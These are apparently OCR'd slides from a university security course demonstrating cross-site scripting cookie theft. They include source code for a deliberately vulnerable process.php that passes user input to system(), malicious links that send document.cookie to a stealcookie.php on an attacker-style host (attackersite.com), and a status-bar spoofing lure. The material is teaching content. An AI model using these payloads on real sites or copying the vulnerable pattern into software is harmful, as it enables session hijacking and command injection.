
The attack process

1. User first opens setgetcookie.htm on vulnerable site
2. Sets cookie
3. Attacker sends malURL.htm to user with malicious URLs in it
    1. Clicking on them redirects user to redirectpage.htm
    2. redirectpage.htm has script embedded in a html tag
    3. Script inputs the document's cookie to stealcookie.php on attacker's site
    4. Stealcookie.php logs the cookie on attacker's site

Step 1


- Attacker visits setgetcookie.htm
- Sets cookie
- View cookie
- See next two slides


ttp://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm - Micr...
Edit View Favorites Tools Help
Back Search Favorites Links My Yahoo! Yahoo! Bookmarks
dress http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm
Search Web Upgrade Now! Mail My Yahoo!
his is an innocent web page that lets a user set a cookie for the session
nd also to view the cookie
elcome back Russell
ssell
Set cookie
Show cookie
Submit Username
Done
Internet


Edit View Favorites Tools Help
Back Search Favorites Links My Yahoo! Yahoo! Bookmarks
dress http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm
Search Web Upgrade Now! Mail My Yahoo!
his is an innocent web page that lets a user set a cookie for the session
nd also to view the cookie
elcome back Russell
ssell
Set cookie
Show cookie
Submit Username
Microsoft Internet Explorer
Cookie -- Russell
OK
Done
Internet

Step 2

- Visits malURL.htm
- malURL.htm has two links
  - Both are malicious
  - Say something, and take somewhere else
- See next slide...




his page has malicious links


1. First look at this one. This link's text and the actual link behind it are different. You can notice that by hovering the mouse on the link and noting the actual referral location on the status bar.
   Video footage of Steve Irwine's death available on CNN
2. Now look at this one. Hovering and noting status window won't work on this one because form events write fake link to status window as well!! Hackers grow smarter with security education!
   Video footage of Steve Irwine's death available on CNN


Step 3

- Clicking on link 2 in malURL.htm
- Takes user to redirectpage.htm
  - Because link 2 has script embedded to redirect
  - To stealcookie.php on attacker's site
  - Also sets input as a cookie to stealcookie.php
- Notice the next slide
  - It was captured as page was redirecting to stealcookie.php



ttp://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/setgetcookie.htm?username=






his page is a php script that steals a cookie

Step 4

- Final step
- stealcookie.php logs user cookie
- Cookie was a HTTP parameter sent to stealcookie.php using GET method

- User views the cookie on his site...


dsuprotanals@thoth:~/public_html/teaching/F06/754/test/XSS
dsuprotanals@thoth XSS]$ ls
og.txt process.php setgetcookie.htm
alURL.htm redirectpage.htm stealcookie.php
dsuprotanals@thoth XSS]$ cat log.txt
ussell
dsuprotanals@thoth XSS]$

An important note

- Our example is sort of trivial
- All the files setgetcookie.htm, malURL.htm, redirect.htm, stealcookie.php exist on the same site
- We were playing vulnerable site, attacker site on the same remote machine
- If we replaced input cookie in redirectpage.htm to some other site, attack won't work
  - It will for older browsers; but newer browsers are aware of XSS
  - Send cookie only if request is from same site

Useful and real XSS attacks

- A more useful and real XSS attack would be to send in malURL.htm the following:
- http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/XSS/process.php?username=echo%20"<script>document.location.replace('http://attackersite.com/stealcookie.php?username='+document.cookie)</script>"&submitBtn=Submit+Username

Continued...

- How is that different?
- The new link forces user's browser to first visit vulnerable site (thoth.dsunix.net)
- Then uses process.php functionality
  - which is to print out whatever is passed in "username" GET variable
  - Pass script to change document's location to stealcookie.php on attacker's site and also passing cookie for vulnerable site

Doesn’t work any more

- But this doesn’t work on modern browsers
- Modern browsers do not relocate to new sites
  - Filter out script from links
  - Probably browser developers got smarter after XSS atacks
- If browsers didn’t prevent it, how would we prevent XSS attacks?
  - Proper input validation before processing
  - Perennial problem in software security
  - So-called “Buffer overflows” – attacks of the century – suffer from the same input range checking problem

Source code follows

- We give the source code in subsequent slides for
  - setgetcookie.htm
  - process.php
  - malURL.htm
  - redirectpage.htm
  - stealcookie.php

setgetcookie.htm

```
<html>

 <head>
  <h2>This is an innocent web page that lets a user set a cookie for the session and also to view
    the cookie
 </h2>
 <hr/>
</head>

<script type="text/javascript" language="JavaScript">
<!--
 function setCookie()
 {
   document.cookie = document.cookieform.username.value;
 }

 function showCookie()
 {
     alert("Cookie -- " + document.cookie);
 }
 function submitName()
 {
```

```
document.write("Your name is " +
   document.cookieform.username.value);
 }
//-->
</script>

 <body>

  <form action="process.php" name="cookieform" method="GET">

  <script type="text/javascript" language="JavaScript">
  <!--
   document.write('Welcome back ' + document.cookie);
  //-->
  </script>

   <p>
   <input type="text" name="username" value="Enter your name";>
   </p>
```

```
    <p>
    <input type="button" value="Set cookie"
   onClick="setCookie();">
    </p>


    <p>
    <input type="button" value="Show cookie"
   onClick="showCookie();">
    </p>


    <p>
    <input type="submit" name="submitBtn" value="Submit
   Username">
    </p>
   </form>
  </body>
</html>
```

process.php

```
<?php

   $uname = $_GET['username'];
   $greeting = "Hello ".$uname;
   system("echo $greeting");

?>
```

malURL.htm

```
<html>
 <head>
  <h2>This page has malicious links</h2>
 </head>
 <body>
<ol>
<li>
First look at this one. This link's text and the actual link behind it are different.
    You can notice that by hovering the mouse on the link and noting the
    actual referral location on the status bar.
<br />
<a
    href="http://vulnerablesite/setgetcookie.htm?username=<script>documen
    t.location.replace('http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754
    /test/XSS/stealcookie.php?c='+document.cookie)</script>">Video footage
    of Steve Irwine's death available on CNN</a>
 </li>
```

malURL.htm

```
<li>
Now look at this one. Hovering and noting status window won't work on this
    one because form events write fake link to status window as well!! Hackers
    grow smarter with security education! <br />

<a
    href="./redirectpage.htm"onMouseOver="window.status='http://www.cnn.
    com/2006/breakingnews/06/10/steveirwine.wmv';return true"
    onMouseOut="window.status='';return true">Video footage of Steve
    Irwine's death available on CNN</a>

</li>
</ol>
</body>
</html>
```

redirectpage.htm

